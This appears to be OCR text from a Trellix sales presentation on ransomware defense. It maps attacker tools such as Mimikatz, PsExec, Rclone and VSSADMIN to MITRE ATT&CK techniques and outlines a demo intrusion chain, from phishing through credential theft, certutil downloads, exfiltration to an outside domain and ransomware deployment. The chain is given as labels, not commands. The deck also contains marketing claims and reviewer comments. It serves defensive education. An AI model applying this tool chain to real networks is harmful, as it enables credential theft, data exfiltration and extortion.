
CSPM

Trellix Network Security

- Valid Accounts - T11078
- Phishing Kits- Phishing – T1566
- Metasploit- Exploit Public-Facing Application – T1190
- RIG- Drive-by Compromise – T1189
- NLBrute - Remote Desktop Protocol – T1021.001

MC0

Trellix Thwarts Ransomware at Each Stage



Escalation and lateral movement

Trellix XDR

Trellix Network Security

Trellix Endpoint Security


- Adfind - Remote System Discovery - T1018
- PsExec - Lateral Tool Transfer - T1570
- Mimikatz - OS Credential Dumping - T1003
- Remote Management Tools (Anydesk, Todesk, RuDesktop, TeamViewer, TightVNC, Aletera)- Remote Services: VNC - T1021.005
- Net- Remote Services: SMB/Windows Admin Shares - T1021.002

Folie 62

MC0 Need a stat on dwell time


Mo Cashman, 2023-08-02T16:15:58.175

Trellix Thwarts Ransomware at Each Stage




- 7-Zip- Archive Collected Data - T1560
- DtSearch - File and Directory Discovery – T1083
- Rclone/Megasync - Exfiltration to Cloud Storage – T1567.002
- WinSCP/SFTP/FileZilla - Exfiltration Over C2 Channel - T1041

Trellix Thwarts Ransomware at Each Stage


Trellix XDR
Degradation of recovery and system security services
Trellix Endpoint Security


- VSSADMIN- Data Destruction – T1485
- BCDEdit - Inhibit System Recovery – T1490
- DISM- Service Stop – T1489
- Reg- Impair Defenses – T1562

Trellix Thwarts Ransomware at Each Stage



- PsExec- Service Execution – T1035
- WMIC- Windows Management Instrumentation – T1047
- IcedID- Native API – T1106
- PowerShell- Command and Scripting Interpreter – T1059
- Data Encrypted for Impact – T1486

Trellix Thwarts Ransomware at Each Stage




- No Specific Attack Techniques
- Attacker may still have persistence
- Re-encryption may occur

Join me in the War Room to see Trellix Platform in action !

Trellix

MC0



Initial Access, Defense Evasion and Execution

Phishing
Email → Encrypted Archive

Birth date as Password
Encrypted Archive → sysmon.exe

Client23 Infection
Execution → sysmon.exe

Discovery and Defense Evasion

Valid Accounts
john.butter → sysmon.exe

Network Scan
sysmon.exe → 10.0.0.0/24 PORT 445

Move to TEMP folder
sysmon.exe → TEMP/ wmprph.exe

Credentials Access and Collection

Credentials in Registry
wmprph.exe → HKCU

Credentials Collection
USER(S) PASS(S) → credentials.log

Ingress Tool Transfer and Defense Evasion

Download 7Zip
certutil.exe → 7ZIP

Download PS Tools
certutil.exe → PS Tools

Unzip via PowerShell
7Zip.zip → 7Za.exe

Unzip via PowerShell
PSTools.zip → PSExec64.exe

Ingress Tool Transfer, Defense Evasion and Exfiltration

Download RClone
certutil.exe → RClone

Data Obfuscation
7Za.exe → credentials.zip

Exfiltration via RClone
credentials.zip → Bimafu.com

credentials.log
credentials.log → Deleted

Lateral Movement and Discovery

PSExec to client65
wmprph.exe → client65

SSH to VMWARE ESXi
wmprph.exe → vmware

VM Identification
/vmfs/volumes → vmware

Access to AWS S3
Threat Actor → S3

Impact

Ransomware Deployment
backup.dll → client23

Ransomware Deployment
backup.dll → client65

Trellix

Folie 68

MC0 We need to align this better to the kill chain we use in the other parts of the deck; could we improve the visual representations?

Mo Cashman, 2023-08-10T11:58:28.458

Live Demo

Trellix

Ransomware Detection and Response

What’s the value of our Platform?

Strengthen Posture

Reduce risk with the most comprehensive, integrated, and open, AI-powered platform leveraging over 1000+ integrations

Minimize MTTD

Automatic correlation across multiple vectors ousts attackers in the earliest stages of a ransomware campaign

Reduce MTTI & MTTR

Reduce cost and increase productivity with AI-guided investigation, playbooks, and response

Empower Talent

Trusted advisors from Trellix Professional Services offer health watch and incident response services that augment existing staff

Reduce TCO

Decreased MTTD, MTTI, and MTTR reduces cost and risk in the SOC. Vendor consolidation decreases operational and technical expenses across the organization


Enriched with Threat Intelligence and research from the Trellix Advanced Research Center

Infused across the Trellix portfolio and available as a service to uncover novel attacks and prioritize high impact threats

Trellix

Your Journey to Ransomware Resilience with Trellix

Ransomware Reference Architecture



Trellix Endpoint Security

- Proactive Posture Management
- Behavioral Prevention
- Detection and Response Actions
- Rollback Remediation
- Credential Theft Protection
- Forensics
- Hybrid Management

Trellix Collaboration Security

- Malware & Malicious Attachment Protection
- Ransomware Protection
- Business Email Compromise Defense
- Impersonation Attack Protection
- Spear Phishing Defense
- Advanced URL Defense Engine

Trellix Network Security

- Machine Learning and Behavior-based Threat Detection
- Advanced URL & Image Analysis
- Advanced Evasion Technique Detection
- Monitoring, Analysis, & Protection of N/S/E/W
- Industry-Leading Advanced Sandbox

Trellix Data and Cloud Security

- Discovery and Classification
- Endpoint DLP
- Network DLP
- Database Security
- Cloud Posture Assessment
- Cloud Entitlement Management

Trellix Threat Intelligence

- Contextual Intel on Ransomware
- Custom Analysis
- Executive Reporting


Trellix XDR

- Event correlation across all your data sources
- Alert and Risk prioritization
- Threat Intelligence from 1+ billion sensors
- Automated and one-click global responses
- Over 900 native technology integrations
- Pre-built and custom playbooks

Trellix Services

- Emergency Incident Response
- Ransomware Exercises
- Health checks and product optimization

Ransomware Resilience
Customer Outcomes Journey Map



Ransomware Resilience
L3
Trusted
Extended *Network* Detection and Response
L2
Operational
Extended *Application* Detection and Response
L1
Foundation
Extended *Workplace* Detection and Response
Extended *Endpoint* Detection and Response
Basic Endpoint Protection

Trellix

MC0

Ransomware Resilience

Trellix Solutions Journey Map Example

L1 Foundation

L2 Operational

L3 Trusted

Use Cases	Basic Endpoint Protection and Hygiene • Anti-Malware Protection • NGAV Protection • Reputation Threat Intelligence • Central Management • Compliance Reporting	Extended Endpoint Detection and Response • Endpoint Detection and Response • IOC detection • Endpoint Forensics • Credential Theft Protection • Contextual Threat Intel Feed	Extended Workplace Detection and Response • Mobile Malware Detection • Advanced Email Threat Detection and Response • Endpoint Data Protection • Sandbox Malware Analysis • Open XDR	Extended App Detection and Response • O365, Google Workplace Threat Detection • AWS, Azure and GCP Threat Detection • Server Threat Detection • Collaboration Service Threat Detection	Extended Network Detection and Response • Complete Ransomware detection and response • Advanced Network Detection capability • Regular Exercises and Threat Briefings
Trellix Solutions	• Trellix Endpoint – ENS • Trellix Insights • Trellix TIE • Trellix IVX • Trellix Policy Auditor • Endpoint Services – Health Watch	• Trellix EDR • Trellix Forensics • Intel as a Service Basic • Services – Incident Response, MDR, Training	• Trellix XDR • Trellix Mobile • Trellix ETP • Trellix Endpoint DLP • Trellix IVX Enterprise • Services – XDR Assessment, MDR,	• Trellix XDR • Trellix CWS • Trellix IPS • SkyHigh SSE • Trellix IVX Enterprise • Services – Data Protection Program	• Trellix XDR • Trellix NDR • Trellix Network DLP • Trellix Network Forensics • Services – SOC Exercises • Intel as a Service Advanced
Customer Outcome	• Commodity Threat Detection • Reduced effort to manage Endpoint security • Microsoft E3 Replacement • Optimized Endpoint Configuration	• Advanced Threat Detection • Vendor Consolidation on Endpoint • Mobile Worker Protection • Improved incident investigations • Microsoft E3 Replacement • Crowdstrike Replacement	• Reduced SOC Alert Fatigue • Reduced Time to Detect, Investigate Threats • Incident Response Automation • Reduce Risk of Data Breach • Microsoft Sentinel Replacement	• Enables secure cloud adoption • Reduce risk of application breach • Reduce Risk of Data Breach via email • Data Discovery and Visibility	• Full Endpoint, Cloud , Data and Network Threat Detection • Advanced Forensics • Reduce risk of ransomware data breach

